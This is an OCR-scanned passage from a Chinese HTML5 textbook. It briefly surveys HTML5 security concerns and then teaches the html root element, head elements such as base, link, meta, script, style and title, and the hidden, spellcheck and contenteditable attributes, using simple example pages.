


图 1-7　游戏截图

❑ **移动特性**

HTML 5 是最移动化的开发工具。随着 Adobe 宣布放弃移动 Flash 开发，将会考虑使用 HTML 5 来开发 Web 应用。当手机浏览器完全支持 HTML 5 时，那么开发移动项目将会和设计更小的触摸显示一样简单。

1.7.2　HTML 5 的安全问题



HTML 5 的安全问题
网络课堂：http://bbs.itzcn.com/thread-19733-1-1.html

【问题描述】：W3C 为处理网页指定了一套新的标准来支持 HTML 5，难道没有安全漏洞吗？HTML 5 给 Web 带来了许多功能和能力，黑客现在使用简单的 HTML 5 和 JavaScript 脚本就能够做恶意工作，而这些恶意工作以前是不可能做到的，这是否就是 HTML 5 带给开发人员的安全漏洞呢？

【正确答案】：应用程序安全专家表示，HTML 5 给开发人员带来了新的安全挑战。苹果公司与 Adobe 公司之间的口水战带来对 HTML 5 命运的诸多猜测，尽管 HTML 5 的实现还有很长的路要走，但可以肯定的一点是，运用 HTML 5 的开发人员将需要为应用程序安全开发生命周期部署新的安全功能以应对 HTML 5 带来的安全挑战。那么 HTML 5 将会对用户需要覆盖的攻击面带来怎样的影响？下面就来探讨关于 HTML 5 的几个重要安全问题。

❑ 客户端存储

Denim 集团应用程序安全研究部门的主管 Dan Cornell 表示，早期版本的 HTML 仅允许网站将 Cookies 作为本地信息存储，而这些空间相对较小，仅适用于存储简单的档案信息或者作为存储在其他位置的数据（例如会话 ID）的标识符。然而，HTML 5 LocalStorage 则允许浏览器本地存储大量数据，允许使用新类型应用程序。

随之而来的风险就是，敏感数据可能被存储在本地用户工作站，而物理访问或者破坏该工作站的攻击者，就能够轻松获得敏感数据，这对于使用共享计算机的用户更加危险。从定义上来说，HTML 5 只是能够在客户端系统存储信息，那么用户就具备基于客户端 SQL 注入攻击的潜在能力，或者可能用户的某个客户端的数据库是恶意的，当与生产系统同步时，则可能出现同步问题，或者客户端的潜在恶意数据将被插入到生产系统。

为了解决这个问题，开发人员需要能够验证数据是否为恶意的。

❑ 跨域通信

之前版本的 HTML 只允许 JavaScript 发出 XML HTTP 请求调用回原来的服务器，而 HTML 5 放宽了这个限制，XML HTTP 请求可以发送给任何允许这种请求的服务器。当然，如果服务器不可信任的话，这也会带来严重的安全问题。

例如，建立一个 mashup（糅合，将两种以上使用公共或者私有数据库的 web 应用合并形成一个整合应用），通过 JSON（JavaScript Object Notation）将第三方网站的比赛比分拉过来，这个网站可能会发送恶意数据到用户浏览器正在运行的应用程序上。虽然 HTML 5 允许新类型的应用程序的建立，但如果开发人员在开始使用这些功能时，并不理解他们所建立的应用程序的安全意义，那么将会给用户带来很大安全风险。

对于依赖于 PostMessage()来编写应用程序的开发人员而言，必须仔细检查以确保信息是来源于他们自己的网站，否则来自其他网站的恶意代码可能会制造恶意信息。

另一个相关问题是，万维网联盟目前为跨源资源共享设计提供了一种使用类似于跨域机制绕过同源政策的方法。IE 部署的安全功能与 Firefox、Chrome 以及 Safari 都不相同，特别是因为某些参考代码目前非常不安全，开发人员需要确保他们创建过于宽松访问控制列表的危害。

❑ Iframe 安全

从安全角度来看，HTML 5 也有不错的功能，例如计划支持 iframe 的沙盒属性。这个属性将允许开发者选择数据解译的方式，不幸的是，与大部分 HTML 一样，这个设计很可能被开发人员误解，很可能因为不便于使用而被开发人员禁用。如果处理得当，这个功能将能够帮助抵御恶意第三方广告或者防止不可信任内容重放。

第2章 HTML 5 的页面属性和元素

HTML 5 的出现吸引了越来越多人的目光。与 HTML 4 之前的版本相比，它实现了更好的灵活性和更强的互动性。其中最重要的一方面在于新元素的添加，如结构元素 header 和 footer，页面交互元素 details、menu、command 和 meter 等，本章将详细介绍 HTML 5 中新增加的元素。

通过本章的学习，读者可以熟练掌握并使用 HTML 5 中常用的结构元素、交互元素、分组元素及节点元素等，也可以使用这些元素构建简单的网站页面。

本章学习要点：

- 掌握 html 根元素的使用方法
- 熟悉文档头部元素包括的内容
- 熟练掌握 HTML 5 中元素常用的全局属性
- 掌握 HTML 5 中常用的结构元素
- 掌握 HTML 5 中常用的交互元素
- 熟悉 HTML 5 中常用的文本层次语义元素
- 掌握 HTML 5 中常用的页面节点元素
- 熟悉 HTML 5 中常用的分组元素
- 能够使用 HTML 5 中新添加的元素创建简单的页面

2.1 html 根元素

html 元素是 HTML 文档中最外层的元素，也称作根元素。在 HTML 文档中 html 元素代表了文档的根，其他所有的元素都是在该元素的基础上进行延伸或拓展的。

在 HTML 4 之前的版本中声明 html 元素时 xmlns 属性是必需的，它没有任何实际效果。但是为了验证，该属性在 HTML 转换为 XHTML 的过程中是非常有帮助的。在 HTML 5 中 xmlns 属性可以直接省略，另外 HTML 5 中新增加了 html 元素的一个属性：manifest。该属性定义了一个 URL，这个 URL 描述了文档的缓存信息。



如果读者出于某种原因必须定义 xmlns 属性，其唯一的合法值是“http://www.w3.org/1999/xhtml”。

下面通过一个简单的案例介绍 HTML 5 文档的创建和使用。

【实践案例 2-1】

在 Dreamweaver CS5 中新建 HTML 5 页面，在页面的 body 部分添加内容并且在 head 部分为元素指定样式。其具体代码如下所示：

```
<!DOCTYPE html>
<html manifest="index.maifest">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>HTML 5 文档</title>
<style type="text/css">
body{
    font-size:14px;
    background-image:url(images/0000.jpg);
}
.showsize{
    margin-top:30px;
    width:480px;
    border:1px;
}
center{
    font-size:18px;
    color:red;
}
</style>
</head>
<body>
  <div class="showsize">
    <p><center>热爱生活</center></p>
    <p>
        不论你愿不愿意，只要你活着，就要面对千姿百态的生活。生
    活就像你的影子紧随着你，不论你在哪里，不论你走多远，不论你高低胖瘦，不论你有无气力
    携带着她。
    </p>
    <p>
        好生活，人们把这作为生活的一种好状态。好好生活，人们用
    这来鼓励理性生活、健康生活和生活下去的勇气。好生活自然人人向往，而好好生活就因人而
    异，需要生活的赐教了。有人把生活比喻成一首歌，其实这歌并不都是欢快得令人陶醉的娱乐。
    她有忧伤，有凄凉，有哀痛和呻吟。只有真正懂得生活的人们才会把她仍然当作一首歌来唱，
    将自己的嗓音调整到最佳的状态，努力地把握好每一个音节，就连那伤心伤情之处也要表现得
    凄美而惨烈。
    </p>
    <!-- 省略其他内容的显示 -->
  </div>
</body>
</html>
```

上述代码首先创建了 html 元素并且为该元素指定了 manifest 属性的值，整个 html 根元素包括两部分：head 部分和 body 部分。head 部分通过 meta、title 和 style 元素分别定义了页面的字符集、标题和具体样式；而 body 部分则通过创建多个 p 元素定义页面显示的具体内容。



图 2-1　案例 2-1 运行效果

2.2　文档头部元素

上一节已经知道 html 元素包含 head 和 body 两部分，body 主要用来向页面展示内容，而 head 元素则可以称为文档头部元素。


head 元素中是所有头部元素的容器，该元素内部的元素可以包含脚本、样式、标签及提供元信息等内容。head 部分常用的元素有 6 个，其具体说明如下。

- **base**　为页面上的所有链接规定默认地址或默认目标。
- **link**　定义文档与外部资源之间的关系，一般用来连接样式表。
- **meta**　可提供有关页面的元信息，比如针对搜索引擎和更新频度的描述和关键词。
- **script**　用户定义客户端脚本，比如 JavaScript。
- **style**　定义 HTML 文档的样式信息。
- **title**　定义文档的标题。

下面将详细介绍这些元素的使用方法。

1. base 元素

base 元素必须位于 head 元素的内部，通常情况下，浏览器会从当前文档的 URL 中提取相应的元素来填写相对 URL 中的空白。使用该元素后浏览器不再使用当前文档的 URL，而是使用指定的基本 URL 来解析所有的相对 URL，其中包括 a、link、form 和 img 等元素中的 URL。



一个文档中最多使用一个 base 元素，而且建议读者把该元素排在 head 元素中的第一个元素的位置，这样 head 元素中的其他元素就可以利用 base 元素中的信息了。

假设图像的绝对地址是：

```
<img src="F://backgroundImage/flower.jpg" target="_blank" />
```

下面在页面中的 head 部分插入 base 元素，规定页面上所有链接的默认 URL 和默认目标为“F://backgroundImage/”，然后在 img 元素中直接将 src 属性设置为图像的相对路径，页面运行时浏览器会自动寻找完整的 URL。主要代码如下所示：

```
<head>
    <base href="F://backgroundImage/" target="_blank" />
</head>
<body>
    个人头像：<img src=" flower.jpg" width="800" height="600">
</body>
```


上述代码中指定了 base 元素的两个属性 href 和 target 的值，href 属性规定在页面中使用的 URL，而 target 指定在页面的何处打开页面上的链接，该属性的值会被每个链接中的 target 属性值所覆盖。

2. link 元素

link 元素是空元素，它仅仅包含属性，该元素只能位于 head 部分，但可以出现任意次数。大多数的时候都是用来链接样式表和外部图标，与 HTML 4 之前的版本相比，HTML 5 中新增加了一个 sizes 属性，该属性规定被链接资源的尺寸，且该属性仅适用于 rel=“icon”或 rel=“shortcut icon”的情况。

如下代码演示了 link 元素的基本使用：

```
<head>
    <link rel="stylesheet" type="text/css" href="style.css" />
                                            <!--导入外部样式表-->
    <link rel="shortcut icon" href="images/017.ico" sizes="16×16" />
                                            <!-- 显示图标 -->
</head>
```



如果使用浏览器（如 Google 浏览器）运行上面代码不显示页面图标，读者需要将该页面的信息保存到 IIS 信息保存到服务下，然后通过 localhost 的方式进行访问。

3. meta 元素

meta 元素位于文档的头部，该元素定义了与文档相关联的名称和值，它常常以键值对的形式出现。与 HTML 4 之前的版本相比，HTML 5 不再支持 scheme 属性，并且增加了 charset 属性，通过设置此属性使字符集的定义更加容易。如 HTML 5 中该 meta 元素最简单的定义代码如下所示：

```
<meta charset=="ISO-8859-1">
```

meta 元素中包含 name 属性，该属性的值有多个，如 author、description、keywords 和 revised 等，通过这些属性可以针对页面添加元信息。

例如定义页面最新版本的代码如下所示：

```
<meta name="revised" content="David, 2012/10/18/" />
```

例如定义针对搜索引擎的关键字代码如下所示：

```
<meta name="keywords" content="HTML,CSS,XML,Ajax,JavaScript" />
```

例如针对页面的描述代码如下所示：

```
<meta name="description" content="HTML 5 的从入门到实践的基础语法" />
```

例如每 1 分钟刷新一次页面的代码如下所示：

```
<meta http-equiv="refresh" content="60" />
```

例如定义文档的字符集代码如下所示：

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

4. script 元素

所有的主流浏览器都支持 script 元素，该元素既可以包含脚本语句，也可以通过 src 属性指向外部脚本文件。

在 HTML 4 之前的版本中 type 属性是必需的，但是在 HTML 5 中该属性是可选的。例如在 head 部分定义了一个 script 元素，在该元素中定义名称为 Click()的函数。在 body 部分定义了一个提交按钮并且为该按钮添加 click 事件。其主要代码如下所示：

```
<head>
    <script language="javascript">
    function Click()
    {
```

```
            alert("Hello,My Name is Jim.");
        }
    </script>
</head>
<body>
    <input type="button" value="点击" onclick="Click();">
</body>
```

HTML 5 中新增加了名称为 async 的属性，该属性规定异步执行脚本。async 属性和 defer 属性都仅适用于外部脚本，使用这两个属性有多种执行外部脚本的方法。其具体说明如下所示：

- 如果 async= “async”：脚本相对于页面的其余部分异步执行（当页面继续进行解析时，脚本将被执行）。
- 如果不使用 async 且 defer= “defer”：脚本将在页面完成解析时执行。
- 如果既不使用 async 也不使用 defer：在浏览器继续解析页面之前立即读取并执行脚本。

如下示例代码通过 script 元素添加了一个外部脚本文件并指定了 async 属性：

```
<script src="javascript/base.js" async="async">
```

5. style 元素

style 元素定义了 HTML 元素如何在浏览器中呈现。与 HTML 4 之前的版本相比，HTML 5 中新增加了名称为 scoped 的属性，该属性规定样式只能应用到 style 元素的父元素及其子元素中。如果将该属性的值指定为 true，则样式仅仅应用到 style 元素的父元素及其子元素中。

【实践案例 2-2】

在 Dreamweaver CS5 中新建 HTML 5 页面，在 head 部分添加 style 元素并且指定元素的样式，同时在 body 部分添加显示的具体页面。页面的具体代码如下所示：

```
<style>
body{
    background-image:url(images/1010.jpg);
}
p{
    font-size:16px;
    text-align:center;
    color:red;
}
div{
    font-size:14px;
    color:blue;
}
</style>
```

```
<body>
    <p>国庆节的节日意义</p>
    <div>
        <div>
            <p>国家象征</p>
            <div>国庆纪念日是近代民族国家的一种特征，是伴随着近代民族国家的出现而出
            现的，并且变得尤为重要。它成为一个独立国家的标志，反映这个国家的国体和政
            体。</div>
        </div>
        <div>
            <p>基本特征</p>
            <div>显示力量、增强国民信心，体现凝聚力，发挥号召力，即为国庆庆典的三个
            基本特征。</div>
        </div>
    </div>
</body>
```

上述代码在 head 部分添加了对页面内容的指定样式，在 body 部分创建一个全局的 div 元素。接着再分别添加两个 div 元素，它们分别表示“国家象征”和“基本象征”。其运行效果如图 2-2 所示。

在上述代码的基础上重新添加新的 HTML 5 页面，在页面 body 部分添加 style 元素且向该元素中添加 scoped 属性。body 部分的主要代码如下所示：

```
<body>
    <p>国庆节的节日意义</p>
    <div>
        <div>
        <style scoped>
        p{
            font-size:16px;
            text-align:center;
            color:red;
        }
        div{
            font-size:14px;
            color:blue;
        }
        </style>
            <p>国家象征</p>
            <div>国庆纪念日是近代民族国家的一种特征，是伴随着近代民族国家的出现而出
            现的，并且变得尤为重要。它成为一个独立国家的标志，反映这个国家的国体和政
            体。</div>
        </div>
        <!--省略其他内容代码-->
```

```
        </div>
</body>
```

重新运行上述代码，页面的运行效果如图 2-3 所示。




图 2-2　没有使用 scoped 属性的效果





图 2-3　使用 scoped 属性的效果



该属性范围样式的实现是最新的，它目前被隐藏在 Chrome 浏览器的运行标志里。想要激活该标志需要下载版本号为 19 或更高的 Chrome 版本，然后在 chrome://flags 里找到【开启<style scoped>】选项，单击【启用】按钮链接后重新启动浏览器即可。

6. title 元素

title 元素在所有 HTML 文档中都是必需的，并且所有的主流浏览器都支持该元素，一个文档中不能有一个以上的 title 元素。该元素的主要作用如下所示。

- ❑ 定义浏览器工具栏中的标题。
- ❑ 提供页面被添加到收藏夹时的标题。
- ❑ 显示在搜索引擎结果中的页面标题。

title 元素的使用方法与 HTML 4 版本一样，如下代码声明了页面的 head 部分中该元素的简单使用：

```
<head>
    <title>国庆节的由来</title>
</head>
```

2.3　HTML 5 全局属性

全局属性是指在任何元素中都可以使用的属性，HTML 5 与之前的版本相比，也添加

了多个全局属性，如 contenteditable、contextmenu、draggable、hidden、spellcheck 以及 dropzoe 等，本节将详细介绍常用的全局属性的用法。

2.3.1　hidden 属性

HTML 5 中大多数元素都支持 hidden 属性，该属性规定对元素是否进行隐藏，隐藏的元素将不会被显示。该属性有两个值：true 和 false。当 hidden 属性取值为 true 时，元素将会被隐藏且不在页面显示，反之则会显示。

【实践案例 2-3】

如下示例代码演示了如何通过 hidden 属性控制 div 元素在页面的隐藏和显示：

```
<h2>粉色小解        </h2>
<div id="div1">
    您想知道粉色代表什么含义吗？<br/>
    <input type="radio" onClick="CheckShow(0)" name="rd" checked="true" />
    隐藏
    <input type="radio" onClick="CheckShow(1)" name="rd" />显示<br/><br/>
    <div id="div2" hidden="true">
        <span>粉红色代表可爱浪漫、富有幻想色彩，小女生比较会沉静在自己营造"童话王国"
        内，幻想着自己的王子、自己的爱情、自己的美好的一切。同时粉红色是一种很脱俗的
        颜色，很素雅的颜色，代表着女生开始有着自己的主见，慢慢的转型。<br/>
        <!--省略其他内容代码-->
        </span>
    </div>
</div>
```

上述代码中用户单击不同的单选按钮时都会触发 Click 事件调用脚本函数，然后通过设置 div 元素的 hidden 属性判断内容的显示和隐藏。JavaScript 中的具体代码如下所示：

```
<script>
function CheckShow(val)
{
    var isshow = (val)?false:true;
    document.getElementById("div2").hidden = isshow;
}
</script>
```

运行本示例的代码并分别单击【显示】和【隐藏】单选按钮进行测试，运行效果如图 2-4 和 2-5 所示。

2.3.2　spellcheck 属性

spellcheck 属性规定是否对元素内容进行拼写检查，它可以对如下文本进行拼写检查。



图 2-4　隐藏内容的效果



图 2-5　显示内容的效果

- ❑ textarea 元素中的值。
- ❑ 类型为 text 的 input 元素中的值（非密码）。
- ❑ 可编辑元素中的值。

spellcheck 属性有两个值：true（默认值）和 false。值为 true 时表示检测输入框的值，反之则不检测。该属性的基本使用方法如下代码所示：

```
<div id="div1">
    请输入一小段英文（spellcheck=true）：<br/>
    <textarea cols="45" rows="6" width="150px" height="80px" spellcheck=
    "true"></textarea>
</div>
<div id="div2">
    请输入一小段英文（spellcheck=false）：<br/>
    <textarea cols="45" rows="6" width="150px" height="80px" spellcheck=
    "false"></textarea>
</div>
```

运行上述代码并输入内容进行测试，测试效果如图 2-6 所示。




图 2-6　使用 spellcheck 属性的运行效果

2.3.3 contenteditable 属性

contenteditable 属性规定是否可编辑元素的内容，但是前提是该元素必须可以获得鼠标焦点并且其内容不是只读的。在 HTML 4 之前的版本中如果直接在页面上编辑文本需要编写比较复杂的 JavaScript 脚本，但是在 HTML 5 中只要指定该属性的值即可。

【实践案例 2-4】

在 Dreamweaver CS5 中添加新的 HTML 页面，在页面的合适位置添加 div 元素和类型为 button 的 input 元素。如下代码主要演示了如何使用该元素的属性编辑内容，以及单击按钮获取编辑后的内容：

```
<div id="div1">
    <h3>您可以对下面的内容进行编辑：</h3>
    <div id="content" contenteditable="true">
        从明天起，做一个幸福的人 喂马，劈柴，周游世界<br/>
        从明天起，关心粮食和蔬菜<br/>
        我有一所房子，面朝大海，春暖花开<br/>
        从明天起，和每一个亲人通信<br/>
        告诉他们我的幸福<br/>
        那幸福的闪电告诉我的<br/>
        我将告诉每一个人<br/>
        给每一条河每一座山取一个温暖的名字
    </div><br/>
    <input type="button" value=" 保存信息 " onClick="ShowContent();" /><br/>
    <div id="info"></div>
</div>
```

